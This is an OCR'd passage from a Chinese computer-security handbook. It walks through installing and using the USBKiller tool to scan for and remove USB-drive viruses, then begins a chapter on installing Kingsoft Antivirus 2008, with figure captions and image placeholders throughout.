


图8-21 “主运行程序”对话框




图8-22 “欢迎安装向导”对话框

（2）单击“下一步”按钮，打开如图8-23所示的“选择目标位置”对话框，浏览选择安装文件的路径。

（3）单击“下一步”按钮，打开如图8-24所示的“选择开始菜单文件夹”对话框，选择默认即可。




图8-23 “选择目标位置”对话框




图8-24 “选择开始菜单文件夹”对话框

（4）单击“下一步”按钮，打开如图 8-25 所示的“选择附加任务”对话框，选择创建桌面快捷方式。

（5）单击“下一步”按钮，打开如图 8-26 所示的“准备安装”对话框，在此对话框中可以查看此软件的安装情况。




图 8-25 “选择附加任务”对话框




图 8-26 “准备安装”对话框

（6）单击“安装”按钮进行文件的复制安装，完成后打开如图 8-27 所示的“安装向导完成”对话框。

（7）单击“完成”按钮，打开如图 8-28 所示的“USBKiller”主运行界面。在“请选择扫描的项目”下勾选扫描范围后，单击“开始扫描”按钮即可开始 U 盘病毒扫描。




图 8-27 “安装向导完成”对话框




图 8-28 “USBKiller”主运行界面

（8）扫描完成后如图 8-29 所示，扫描结果在空白文本框中显示。单击“进程管理”按钮，打开如图 8-30 所示的“进程管理”对话框，选择可疑的进程项，通过“查询”按钮可以查询进程的具体情况，若为病毒进程，单击“终止”按钮终止进程即可。

（9）单击“实用工具”按钮，打开如图 8-31 所示的对话框，单击“立刻解锁”按钮可以解除 U 盘锁定状态，解决无法安全删除设备的问题。

（10）单击“免疫 U 盘”按钮，打开如图 8-32 所示的对话框，勾选“禁止自动运行功能”

复选项；勾选“免疫磁盘”复选项，然后选择需要进行免疫的磁盘。单击“开始免疫”按钮即可实现免疫。




图 8-29 “扫描结果”对话框




图 8-30 “进程管理”对话框




图 8-31 “实用工具”对话框




图 8-32 “免疫 U 盘”对话框

（11）单击“修复注册表”按钮，打开如图 8-33 所示的对话框，在此对话框中可以修复 exe 文件关联、txt 文件关联等选项。根据实际需要选择完成后，单击“修复”按钮即可实现相应选项的文件修复。

（12）单击“选项设置”按钮，打开如图 8-34 所示的“基本设置”对话框，可以设置软件的运行状态，发现病毒的处理情况。根据需要进行设置后，单击“保存”按钮进行保存即可。




图 8-33 “修复注册表”对话框




图 8-34 “选项设置”对话框

关于此软件的更新，只针对注册用户，及时地对软件进行更新可以更加彻底地查杀U盘病毒。

8.4 小结

在日常工作中U盘的使用是很频繁的，而U盘病毒带来的危害也困扰着用户。

本章对U盘病毒进行了详细的介绍，如在无U盘病毒专杀工具时，如何使用Winrar对U盘病毒进行查杀，如何手动删除U盘病毒，并对一些U盘病毒专杀工具也进行了详细讲述。读者可以根据实际情况，选择合适的方法清除U盘病毒。

第9章 使用专门的工具查杀病毒

学习目标

通过本章的学习，使读者掌握金山毒霸、卡斯基等杀毒软件的安装和使用方法及技巧，并针对一些专杀工具的使用也进行了介绍，读者在具体的学习过程中，要注意合理搭配杀毒软件和安全软件的使用，以便达到事半功倍的效果。

9.1 金山毒霸使用技术与技巧

金山毒霸 2008 杀毒套装包括了金山毒霸 2007、金山网镖、金山清理专家 3 个安全组件。另外，还包括数十个安全实用小工具、数十项安全设置选项及安全防护功能，是一套庞大而完整的安全防范体系。

9.1.1 软件的安装

将金山毒霸 2008 杀毒套装安装光盘放入光驱，打开光盘，双击金山毒霸 2008 杀毒套装安装程序，即可进行安装。具体的操作步骤如下所示。

（1）打开如图 9-1 所示的“欢迎安装”对话框，在该对话框中单击“下一步”按钮，打开如图 9-2 所示的“许可协议”对话框。




图 9-1 “欢迎安装”对话框

